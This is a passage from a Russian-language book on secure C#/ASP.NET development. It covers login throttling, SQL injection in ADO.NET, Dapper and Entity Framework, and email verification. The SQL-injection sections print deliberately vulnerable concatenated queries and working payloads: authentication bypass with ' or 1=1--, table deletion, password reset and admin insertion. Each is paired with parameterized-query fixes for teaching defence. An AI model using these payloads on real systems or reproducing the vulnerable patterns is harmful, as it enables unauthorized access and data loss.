Если в журнале за последнюю минуту есть три неверные попытки входа с одного и того же IP-адреса, то считаем, что запрос неверный. Нормальный человек не может трижды быстро вводить сложный пароль и при этом ошибаться. Даже в случае посетителей, которые сидят за proxy-сервером или в корпоративной сети и делят один и тот же IP-адрес, я не видел такого количества ошибок подряд. Высокая скорость ошибок с одного IP-адреса явно указывает на машинный перебор.

Получается, что запрос будет блокироваться только на минуту? В методе `Authorize` мы можем сделать так:

```
public async Task<bool> Authenticate(String email, String password, String ip)
{
    bool isAuthSecure = await IsAuthRequestSecure(ip);
    if (!isAuthSecure)
    {
        await failedAttemptDAL.AddFailedAttempt(email, ip);
        return false;
    }
    bool isLocked = await IsAccountLocked(ip);
    if (isLocked)
        return false;
    . . .
}
```

Проверка корректности запроса и блокировка происходят до того, как мы проверяем существование посетителя и в случае подозрения прерываем авторизацию.

Если провалилась проверка IP-адреса, я все равно сохраняю попытку в журнале. Таким образом, новые записи будут продолжать появляться, и окно блокировки

будет постоянно двигаться. В случае блокировки аккаунта по email я не добавляю новых записей в журнал, потому что это окно двигаться не должно, — посетитель должен иметь возможность повторить попытку через 30 минут, и это уже достаточно большая задержка между попытками.

## 2.8. Инъекция SQL: основы

Почему раздел называется «Инъекция SQL: основы»? Потому что сейчас мы познакомимся с основами инъекции SQL и рассмотрим пару примеров, но на протяжении всей книги я буду периодически возвращаться к вопросу SQL-атак и рассматривать разные их вариации.

Самая страшная и опасная, на мой взгляд, уязвимость — SQL Injection (инъекция языка запросов к базам данных SQL), потому что большое количество сайтов сейчас используют базы данных и язык SQL (Structured Query Language, язык структурированных запросов). У меня нет статистики, сколько сайтов задействуют в коде язык запросов SQL, но думаю, что их много.

В современных фреймворках очень часто используют абстракцию, которая автоматически может защищать от SQL-инъекций. Например, в Entity Framework (я бы перевел это название как *фреймворк сущностей*) вам не нужно писать запросы к базе данных вручную — достаточно только использовать привычные для языка программирования C# объекты, и уже на этапе компиляции вы узнаете, все ли написано верно.

Но, несмотря на современные фреймворки и их простоту, я все же считаю, что необходимо знать, что такое SQL-инъекция, как она работает и как может навредить вашему приложению. Так что начнем с классического языка SQL, который еще не умер и остается популярным методом доступа к базам данных.

### 2.8.1. SQL-уязвимость в ADO.NET

В C# есть несколько API для доступа к базам данных, и самый старый из них — ADO, который работает на самом близком к базе данных уровне и является самым быстрым, потому что все остальные API представляют собой лишь надстройки, которые упрощают работу с базами данных.

За счет своей скорости ADO все еще используется в проектах, поэтому давайте рассмотрим на его примере соответствующую SQL-уязвимость.

В листинге 2.2 показан один из методов уровня доступа к данным: GetUser. Он ищет в таблице User запись по колонке Email и возвращает результат.

#### Листинг 2.2. Поиск посетителей в базе данных

```
public class BadAdoAuthenticationDAL: IAuthenticationDAL
{
    public async Task<UserAuthModel> GetUser(string email)
```

```
{  
    using (var connection =  
        new SqlConnection(DbHelper.GetConnectionString()))  
    {  
        await connection.OpenAsync();  
        string sql = @"select UserId, Email, Password, Salt  
                      from [User]  
                     where email = '" + email + "'";  
  
        SqlCommand command = new SqlCommand(sql, connection);  
        SqlDataReader reader = await command.ExecuteReaderAsync();  
        UserAuthModel user = new UserAuthModel();  
        if (await reader.ReadAsync())  
        {  
            user.UserId = reader.GetInt32(0);  
            user.Email = reader.GetString(1);  
            user.Password = reader.GetString(2);  
            user.Salt = reader.GetString(3);  
        }  
        return user;  
    }  
}  
}
```

Я не стану подробно останавливаться на каждой строке этого кода, а просто опишу, что здесь происходит. Я создаю новое соединение с базой данных, открываю его и потом формирую SQL-запрос, который отправляется на сервер. Получив ответ от сервера, я его читаю и копирую полученные данные в объект класса `UserModel`.

Класс не зря имеет в названии `BadAdoAuthenticationDAL` префикс `Bad` — эта реализация кода плохая, и основное зло сосредоточено в коде, который собирает SQL-запрос:

```
string sql = @"  
    select UserId, Email, Password, Salt  
    from [User]  
    where email = '" + email + "'";
```

Запрос собирается из строк простым их объединением. Если посетитель введет корректный `email`, то в результате выполнения нашего кода в базе данных будет выполнен вот такой запрос:

```
select UserId, Email, Password, Salt  
from [User]  
where email = 'noreply@flienvov.ru'
```

Это отлично работает, и это корректный SQL-запрос. А что если посетитель передаст в поле `Email` следующий текст:

```
'noreply@flienvov.ru'; delete from FailedAttempt--
```

И тогда можно будет передать любую корректную информацию в поле пароля — лишь бы форма прошла валидацию. И она пройдет валидацию — несмотря на то, что это абсолютно неверный email-адрес (рис. 2.6). Можете проверить и убедиться, что наша защита атрибутом `EmailAddress` не заподозрила ничего плохого.




Рис. 2.6. Использование SQL Injection

Итак, пользователь передает показанную здесь строку — т. е. вот такой запрос:

```
select UserId, Email, Password, Salt  
from [User]  
where email = 'noreply@flenov.ru'; delete from FailedAttempt --'
```

и что будет выполнено в базе данных?

Точка с запятой является разделителем для SQL-команд, а значит, в реальности в базе данных будут выполнены два запроса:

```
select UserId, Email, Password, Salt  
from [User]  
where email = 'noreply@flenov.ru'
```

И

```
delete from FailedAttempt
```

Два тире в конце SQL-команды превращают остаток запроса в комментарий, поэтому последние три символа просто не будут выполняться. И получается, что

SQL-команда не просто выполнит запрос, но еще и удалит все записи из таблицы FailedAttempt.

Сейчас логика проверки пароля находится на стороне C#-кода, потому что нам необходима соль из базы данных, без которой проверка невозможна. Но что если мы не будем следовать лучшим практикам безопасности и станем проверять пароль прямо с помощью SQL:

```
string sql = @"  
    select UserId, Email, Password, Salt  
    from [User]  
    where email = '" + email + "' and password = '" + pass + "'";
```

Если хакер способен повлиять на пароль, то все может закончиться плохо с точки зрения авторизации.

Допустим, что у вас есть посетитель user@flenov.ru, но мы не знаем его пароль. В качестве email-адреса передаем знакомый нам адрес, а в качестве пароля:

```
Qwer!234' or 1=1--
```

В результате запрос будет следующим:

```
select UserId, Email, Password, Salt  
from [User]  
where email = 'user@flenov.ru' and password = 'Qwer!234' or 1=1--';
```

Последнее условие: or 1=1 — всегда даст истину, а значит, мы всегда авторизуемся удачно, просто под первым попавшимся посетителем.

А чтобы авторизоваться под конкретным посетителем, можно передать в поле пароля следующий текст:

```
Qwer!234' or email = 'user@flenov.ru' and 1=1--
```

В результате базе данных будет направлен следующий запрос:

```
select UserId, Email, Password, Salt  
from [User]  
where email = 'user@flenov.ru' and password = 'Qwer!234' or  
      email = 'user@flenov.ru' and 1=1--;
```

Теперь неважно, какой на самом деле у посетителя пароль — мы с успехом авторизуемся в базе данных.

SQL-инъекция свойственна SQL-запросам и всем библиотекам, которые используют для доступа к базам данных этот язык запросов. Некоторые библиотеки создают такую абстракцию, когда SQL становится ненужным, и тогда уже инъекция просто невозможна. Если и произойдет инъекция в такой фреймворк, то это уже будет не SQL, а что-то другое.

Помимо удаления данных, хакер может, обновлять или создавать что-то в базе данных. Например, мы можем обновить чужой пароль. Если нет шифрования, то можно сбросить пароль на пустую строку:

```
noreply@flenov.ru'; update [User] set password = ''--
```

Если есть шифрование, то можно зарегистрировать аккаунт и, зная его данные, скопировать пароль и соль другому посетителю. Я не буду реализовывать это в виде SQL, а оставлю здесь только идею.

Можно добавлять данные. Если где-то есть таблица администраторов, то хакер может создать себе свою запись администратора:

```
noreply@flenov.ru'; insert admins (name, password) values (. .)--
```

Возможности SQL огромные. В Transact-SQL есть функции, которые позволяют работать с файловой системой и выполнять команды в ОС. Это открывает для хакера безграничные просторы. Именно поэтому я считаю SQL-инъекцию самой опасной уязвимостью. Но, как вы увидели, защититься от этой уязвимости очень просто — использованием параметризованных запросов.

## 2.8.2. Защита от SQL-инъекции

Глядя на код SQL и то, как происходит инъекция, можно заметить, что вся ее суть кроется в том, чтобы выйти за пределы одинарных кавычек. Так, при сравнении мы помещаем сравниваемую строку в одинарные кавычки:

```
email = ' + email + '
```

При правильных данных этот код превращается в следующий:

```
email = 'noreply@flenov.ru'
```

Но если к email добавить одинарную кавычку и передать noreply@flenov.ru', то мы ломаем запрос:

```
email = 'noreply@flenov.ru''
```

После одинарной кавычки мы можем добавить что-то еще. В приведенных ранее примерах я добавлял SQL, и именно поэтому атака называется SQL-инъекцией — потому что мы внедряем какой-то код на языке запросов к базе данных.

Как обезвредить одинарную кавычку? Можно заменять ее на две одинарные:

```
email = ' + email.Replace("'", "''") + '
```

Этот способ называется *экранированием*, и, казалось бы, мы можем защититься, просто экранируя все параметры. В нашем конкретном случае это сработает, но что если взять такой код:

```
string sql = @"select UserId, Email, Password  
from [User]  
where userid = " + id;  
SqlCommand command = new SqlCommand(sql, connection);
```

Здесь используется переменная id, которая сравнивается с колонкой userid. Поскольку колонка числовая, то значение id не нужно обрамлять в одинарные кавычки, а раз их нет, то как мы будем защищаться? И если в id будет передана строка:

```
10;delete from FailedAttempt;
```

запрос превратится в:

```
select UserId, Email, Password
  from [User]
 where userid = 10;delete from FailedAttempt;
```

А это снова инъекция...

Когда мы сравниваем числа, то просто нужно убедиться, что и переменная тоже числовая. Так, если переменная `id` числовая:

```
int id;
```

то в число просто невозможно поместить строку, а значит, мы в безопасности.

Что-то слишком много *если*, может, есть вариант защиты проще и надежнее?

Не экранируйте ничего. Вместо этого используйте параметризованные запросы. В том месте, где должны быть данные от посетителя, помещайте параметры SQL. Это как переменные в C# — у них есть имена, которые начинаются с символа `@`. В листинге 2.3 показан безопасный вариант работы с базой данных.

### Листинг 2.3. Безопасный доступ к данным

```
public class AdoAuthenticationDAL : IAuthenticationDAL
{
    public async Task<UserAuthModel> GetUser(string email)
    {
        using (var connection =
            new SqlConnection(DbHelper.GetConnectionString()))
        {
            await connection.OpenAsync();
            string sql = @"select UserId, Email, Password, Salt
                           from [User]
                          where email = @email";

            SqlCommand command = new SqlCommand(sql, connection);
            command.Parameters.Add(new SqlParameter("email", email));

            SqlDataReader reader = await command.ExecuteReaderAsync();

            UserAuthModel user = new UserAuthModel();

            if (await reader.ReadAsync())
            {
                user.UserId = reader.GetInt32(0);
                user.Email = reader.GetString(1);
                user.Password = reader.GetString(2);
                user.Salt = reader.GetString(3);
            }
        }
    }
}
```

```
        return user;
    }
}
}
```

В этом коде в запросе SQL нет объединения строк, а в том месте, где должен быть email, указан параметр @email.

После этого параметр прикрепляется к запросу следующим образом:

```
com.CommandText = "SELECT * FROM users WHERE email = @email";
com.Parameters.Add(new SqlParameter("email", email));
```

Параметры безопасны, поэтому если нужно добавить к запросу какие-то данные, полученные от посетителя, то обязательно используйте их.

В файловом архиве, сопровождающем книгу, вы можете найти два класса: BadAdoAuthenticationDAL и AdoAuthenticationDAL. Первый из них показывает плохой способ работы с SQL, а второй — безопасный. Вы можете переключаться между ними в файле Program.cs, указав нужный так:

```
builder.Services.AddSingleton<IAuthenticationDAL,
    BadAdoAuthenticationDAL>();
```

или так:

```
builder.Services.AddSingleton<IAuthenticationDAL,
    AdoAuthenticationDAL>();
```

И сможете протестировать все, что здесь показано.

## 2.9. Dapper ORM

Если для доступа к базам данных использовать ADO.NET, то можно достичь максимальной производительности, но после получения данных я вынужден был писать код создания объектов и копирования в них данных. Производительность кода — это одна из сторон монеты, которую программист получает в виде зарплаты. Вторая сторона — это скорость, с которой мы пишем код и добиваемся результата.

Чтобы вручную не писать код копирования данных из SqlDataReader, можно использовать ORM (Object-relational mapping, объектно-реляционное отображение, или преобразование). Но не все ORM одинаковы — они могут различаться не только возможностями, но и скоростью работы.

Из тех ORM, которые я знаю, самым быстрым является Dapper (<https://github.com/DapperLib/Dapper>). Это микроАРМ, только преобразовывающее данные, но делающее это очень эффективно. Конкуренты идут дальше — отслеживают изменения данных в приложении и сохраняют их.

Согласно документации Dapper разработан и поддерживается командой Stack Overflow, и основной фишкой в нем является производительность чистого SQL. Само имя команды — Stack Overflow — уже является доказательством того, что их ORM способно справляться с огромным количеством посетителей, и при этом сайт

работает очень быстро. Я использовал Dapper ORM для доступа к данным, когда работал на проектами для Sony, и сразу несколько сайтов одновременно находились всего на шести серверах приложений иправлялись даже с пиковыми нагрузками.

Мне нравится упор на чистый SQL, потому что он предоставляет мне гибкость и обеспечивает отсутствие между мной и SQL каких бы то ни было посредников, — как это реализовано в разработанном компанией Microsoft фреймворке Entity Framework.

Чтобы начать использовать Dapper, нужно установить соответствующий пакет (рис. 2.7).




Рис. 2.7. Пакет Dapper в менеджере пакетов

Теперь, когда мы захотим использовать возможности Dapper, нужно просто подключить одноименное пространство имен:

```
using Dapper;
```

После подключения этого пространства имен у объекта соединения появится целый набор методов `Query<T>`, где `xxx` — это вариация функций. Например, есть такие вариации:

- ❑ `QueryAsync` — получить набор строк. Ее мы используем, когда в результате выполнения запроса может быть более одной строки;
- ❑ `QueryFirstAsync` — получить одну строку. Если строка не найдена, то произойдет ошибка;

- `QueryFirstOrDefaultAsync` — получить одну строку, но если она не существует, то результатом будет `null`.

У этих методов есть два параметра: строка с SQL запросом и объект с параметрами. Если в ADO нам приходилось создавать отдельные параметры и добавлять их в массив, то в Dapper все сводится к анонимному классу, у которого свойства — это параметры запроса:

```
new { параметр = значение }
```

Например:

```
var userModel = await connection.QueryFirstAsync<UserModel>(
    sql, new { id = id })
);
```

В этом примере создается объект со свойством `id` для параметра с именем `@id`.

Dapper подвержен проблеме SQL-инъекции, потому что мы работаем со SQL, и если использовать сложение строк с параметрами, то это приведет к уязвимости, точно так же, как это было с ADO:

```
string sql = @"select UserId, Email, Password, Salt
    from [User]
    where email = @" + email + @";
```

```
var userModel =
    await connection.QueryFirstOrDefaultAsync<UserAuthModel>(
        sql
    );
```

В этом примере при создании запроса к базе данных я использую сложение строк, что небезопасно.

Как я уже отмечал ранее, для защиты от SQL-инъекции необходимо всегда использовать параметры, а не пытаться скранировать данные самостоятельно или придумывать новые способы защиты. Лучший способ защиты уже есть — параметризованные запросы:

```
string sql = @"select UserId, Email, Password, Salt
    from [User]
    where email = @email";
```

```
var userModel =
    await connection.QueryFirstOrDefaultAsync<UserAuthModel>(
        sql, new { email = email }
    );
```

В файловом архиве, сопровождающем книгу, я добавил класс `DapperAuthenticationDAL`, который реализует уровень доступа к данным с использованием Dapper.

Посмотрим, как будет выглядеть метод  `GetUser`, который ищет данные посетителя по первичному ключу:

```
public async Task<UserModel> GetUser(int userid)
{
    using (var connection =
        new SqlConnection(DbHelper.GetConnectionString()))
    {
        await connection.OpenAsync();
        string sql = @"select * from [User] where userid = @id";
        var userModel = await connection.QueryFirstAsync<UserModel>(
            sql, new { id = userid });
        return userModel ?? new UserModel();
    }
}
```

Как же просто и красиво выглядит этот код! Нам не нужно копировать данные из `SqlDataReader` — код воистину прекрасен.

А как может выглядеть добавление данных? Тут мы также должны предоставить SQL, который будет добавлять данные и модель. В качестве модели не обязательно использовать анонимный класс, как я это делал в предыдущих примерах, — можно указать модель, которую мы используем для получения данных.

Следующий пример показывает, как будет выглядеть добавление посетителя:

```
public async Task<int> CreateUser(UserModel user)
{
    using (var connection =
        new SqlConnection(DbHelper.GetConnectionString()))
    {
        await connection.OpenAsync();
        string sql = @"insert into [User]
                        (@Email, Password, Salt, NormilizedEmail)
                    values (@Email, @Password, @Salt, @NormilizedEmail);
                    SELECT SCOPE_IDENTITY()";
        return await connection.ExecuteScalarAsync<int>(sql, user);
    }
}
```

За счет удобной передачи параметров в виде модели код выглядит очень элегантно и занимает меньше строк. А если можно писать меньше строк кода, то мы быстрее сможем достигнуть результата. Так что в дальнейшем в примерах этой книги для доступа к данным я буду использовать именно Dapper.

Сейчас большую популярность набирает подход `Code First`, когда вы только пишете модели для объектов в базе данных, а `Entity Framework` уже сам берет на себя ответственность по наложению этих изменений на базу данных. В случае с `Dapper` и `ADO` мы должны были писать SQL-запрос для создания объектов в базе, а потом модель — в виде C#-классов. Для небольших проектов и прототипов `Code First` позволяет сэкономить время на разработку, поскольку для быстрых прототипов скорость очень важна. Но для «боевых» проектов недостатки и ограничения `Entity Framework` для меня намного более серьезны.

Я предпочитаю подход DB Fist, когда все изменения схемы базы данных пишутся на чистом SQL и потом могут накладываться на базу данных в любой момент. Это соответствует подходу, который я описывал в разд. 1.8.

Имея базу данных, можно сгенерировать необходимую модель, а программу генерации можно написать за один день максимум. Для этого достаточно выполнить следующий SQL-запрос к базе данных:

```
select t.name as TableName,
       c.name as ColumnName,
       st.Name,
       st.length
  from sys.columns c
 join sys.tables t on c.object_id = t.object_id
 join sys.systypes st on st.xtype = c.user_type_id
 where st.Name != 'sysname'
order by c.column_id
```

The screenshot shows a SQL query window titled "SQLQuery1.sql - (...ADDS\PI29D38 (63))". The query itself is identical to the one provided above. Below the query, the results pane is visible, showing a table with six rows of data. The table has four columns: "TableName", "ColumnName", "Name", and "length". The data is as follows:

	TableName	ColumnName	Name	length
1	Blog	BlogId	int	4
2	Blog	Title	nvarchar	8000
3	Blog	Content	ntext	16
4	Blog	Description	ntext	16
5	Blog	_modified	datetime	8
6	Blog	_created	datetime	8

Рис. 2.8. Таблица и поля

Результат запроса на моей небольшой базе данных показан на рис. 2.8. Имея эти данные, несложно написать код, который будет генерировать классы модели:

```
public class Blog
{
    public int? BlogId { get; set; }
```

```

public string? Title { get; set; }
public string? Content { get; set; }
public string? Description { get; set; }
public DateTime _modified { get; set; }
public DateTime _created { get; set; }
}

```

Примерно такой класс я генерировал, когда работал над проектами для Sony. Для своих проектов вы можете выбрать технологии Microsoft, которые мы рассмотрим в следующем разделе.

## 2.10. Entity Framework

Microsoft для работы с базами данных создала свой собственный фреймворк, который получил название Entity Framework (или, сокращенно, EF), — его еще можно назвать фреймворком сущностей.

Я использую Entity Framework для небольших прототипов, и его основное преимущество в подходе Code First, о котором я уже упоминал ранее. Давайте рассмотрим пример реализации уровня доступа к данным с использованием EF и обсудим вопросы его безопасности.

Для работы с EF нужно установить пакет `Microsoft.EntityFrameworkCore.SqlServer` (рис. 2.9).




Рис. 2.9. Установка `Microsoft.EntityFrameworkCore.SqlServer`

Для моделей в EF принято первичный ключ называть просто: `id`. В моем коде у модели `UserModel` первое поле имеет имя `UserId`, что может вызвать проблемы. Чтобы их избежать, нужно перед полем первичного ключа поставить атрибут `[Key]`:

```
public class UserModel
{
    [Key]
    public int? UserId { get; set; }
    . . .
}
```

Все остальное в модели можно оставлять как есть, потому что все имена у класса соответствуют именам полей в таблице.

Следующий шаг — создать класс контекста:

```
using Microsoft.EntityFrameworkCore;
using MyBlog.DAL.Models;
```

```
namespace MyBlog.DAL.Implementations.EF
{
    public class EfContext : DbContext
    {
        public virtual DbSet<UserModel> User { get; set; } = null!;

        protected override void OnConfiguring(
            DbContextOptionsBuilder optionsBuilder)
        {
            if (!optionsBuilder.IsConfigured)
                optionsBuilder.UseSqlServer("Строка подключения к БД");
        }
    }
}
```

Тут у нас предусмотрен дополнительный — по сравнению с другими подходами — шаг, который нужно сделать, но и для этого есть свои генераторы, автоматизирующие процесс.

Теперь создадим уровень DAL для класса аутентификации:

```
public class EfAuthenticationDAL: IAuthenticationDAL
```

Я снова не буду приводить полный код — давайте лучше посмотрим на возможную реализацию метода  `GetUser` по `Id` пользователя:

```
public async Task<UserModel> GetUser(int id)
{
    using (var dbContext = new EfContext())
        return await dbContext.User.Where(u => u.UserId == id)
            .FirstOrDefaultAsync() ?? new UserModel();
}
```

И это всё? Да! Мы начинали с ADO-версии, которая была огромной и занимала несколько строк. Потом была Dapper-версия, которую можно было немного улучшить и сократить до трех строк, но они все равно были большими, потому что текст SQL-запроса занимает приличное пространство.

Этот пример можно было написать по-разному, но я сделал простой LINQ-запрос, потому что он показывает универсальность решения.

Плюс Entity Framework — это не только создание объектов, но еще и возможность отслеживать изменения и сохранять данные в базе.

Посмотрим, как выглядит метод создания нового пользователя:

```
public async Task<int> CreateUser(UserModel user)
{
    using (var dbContext = new EfContext())
    {
        dbContext.User.Add(user);
        return await dbContext.SaveChangesAsync();
    }
}
```

Мы просто добавляем в контекст пользователя и вызываем метод сохранения. Нам не нужно формировать SQL-запрос и создавать параметры — мы просто создаем объект и используем его.

Когда мы работаем с Entity Framework, то мы не используем SQL. А раз нет SQL, значит, не может быть и инъекции. Проблема SQL-инъекций в том, что мы работаем с кодом в виде текста, который храним в строках. Такой текст невозможно проверить на ошибки во время компиляции.

Запрос LINQ, который я использовал в приведенном примере, компилируется. И это уже не текст, а код, который можно проверить на ошибки, а значит, невозможно что-то внедрить в него так, чтобы можно было повлиять на работу.

Основное преимущество Entity Framework — мы можем спать спокойно и не думать о проблемах безопасности. Но за это приходится платить проблемами производительности. Первые версии EF — еще для .NET Framework — имели в этом плане серьезные проблемы. Со временем Microsoft проделала хорошую работу по улучшению производительности, и сейчас уже в некоторых тестах Entity Framework Core догоняет Dapper.

Но это все простые тесты, когда выполняются простые выборки. Мой опыт свидетельствует, что проблемы с EF начинаются тогда, когда нужно получить от сервера сложные данные. При сложных LINQ-запросах EF может генерировать не самый лучший SQL-запрос.

Чтобы сохранить свою сущность и дать пользователю гибкость, EF предоставляет функции, которые позволяют использовать чистый SQL и получить мощь этого языка запросов к базам данных.

Давайте посмотрим пример использования чистого SQL, для чего я создал еще одну реализацию уровня доступа к данным: RawEfAuthenticationDAL. В этом классе

метод  `GetUser` будет искать пользователей в базе данных, используя уязвимый `FromSqlRaw`:

```
public UserAuthModel GetUser(string email)
{
    using (var dbContext = new EfContext())
    {
        var result = dbContext.User.FromSqlRaw(
            "select * from [User] where Email = '" + email + "'")
            .ToList();

        if (result.Count > 0)
            return result
                .Select(m => new UserAuthModel()
                {
                    UserId = m.UserId,
                    Email = m.Email,
                    Password = m.Password,
                    Salt = m.Salt
                })
                .FirstOrDefault();
    }
}
```

При вызове `FromSqlRaw` в этом примере я использую конкатенацию (объединение) строк, что становится классической проблемой SQL-инъекции. Можно использовать пример с удалением таблицы `FailedAttempt` или любой другой таблицы. Помните, я передавал в разд. 2.8.1 в качестве `email` следующую строку, чтобы удалить записи:

```
'flenov@gmail.com'; delete from FailedAttempt--
```

Опять же, защитой может служить фильтрация данных — мы можем убрать все одинарные кавычки или менять их на две одинарные кавычки подряд, но лучшей защитой от инъекции является использование параметров.

Метод `FromSqlRaw` поддерживает параметры. После указания чистого SQL-запроса можно указать все необходимые параметры. Следующий пример создает знакомый уже нам по ADO объект `SqlParameter`, и потом мы его передаем в качестве второго параметра методу `FromSqlRaw`:

```
var emailParam = new SqlParameter("email", email);
var result = dbContext.User.FromSqlRaw(
    "select * from [User] where Email = @email", emailParam).ToList();
```

Вот этот подход уже безопасен.

## 2.11. Отправка электронной почты

Вы, наверное, много раз сталкивались с тем, что после регистрации в каком-нибудь сервисе приходится ждать письма от сервиса с уникальной ссылкой, по щелчку на которой мы подтверждаем свой почтовый ящик.

У проверки существования email-адреса путем отправки письма с кодом есть несколько преимуществ. Во-первых, это точно гарантирует, что пользователь не ошибся при вводе почтового ящика при регистрации. Никогда не просите пользователя вводить при регистрации почтовый ящик дважды — это делает процесс задурным и ничего не гарантирует. Лучше отправить письмо с уникальным кодом.

Кроме того, проверка email лучше защищает от генерации аккаунтов. Возможность регистрации мусорных аккаунтов приводит к появлению большего количества троллей. Чтобы генерировать в вашем сервисе 100 аккаунтов, хакеру понадобится генерировать 100 почтовых ящиков. Имея собственные хостинг и домен, он это сможет, но определенный домен упрощает поиск таких мусорных аккаунтов.

У меня в таблице `User` есть колонка `Status`. По умолчанию она будет равна нулю, и это как раз указывает на то, что посетитель еще не верифицирован. В таком статусе его можно ограничивать в действиях на сайте и не давать ничего публиковать, пока он не подтвердит корректность email.

Но нам же еще нужно создать и отправить письмо с кодом верификации. Так что давайте посмотрим, как это сразу сделать эффективно.

Отправка почты — это очень медленный процесс: нужно соединиться с SMTP-сервером, авторизоваться на нем, доставить содержимое письма — и все это может занять несколько секунд. А посетители не любят ждать, пока загрузится страница, — если браузер не откликается несколько секунд, то это уже очень плохой знак. Отправка почты сразу же при регистрации практически гарантирует, что запрос будет медленным.

Что можно сделать с точки зрения оптимизации этого процесса? Давайте подумаем. А нам действительно нужно отправлять письмо сразу? Что если письмо придет к пользователю через 10 секунд? Уверен, что он не обидится. А что если оно придет через минуту? Большинство будет винить в задержке почтальона Печкина или почтовых голубей Google, а не ваш сайт. Ваш сайт очень быстро зарегистрировал аккаунт посетителя, и он уже получил сообщение, что письмо ему отправлено, — значит, задержка где-то в пути и ваша репутация чиста. Пусть докажут, что это вы виноваты и не торопитесь отправлять письма.

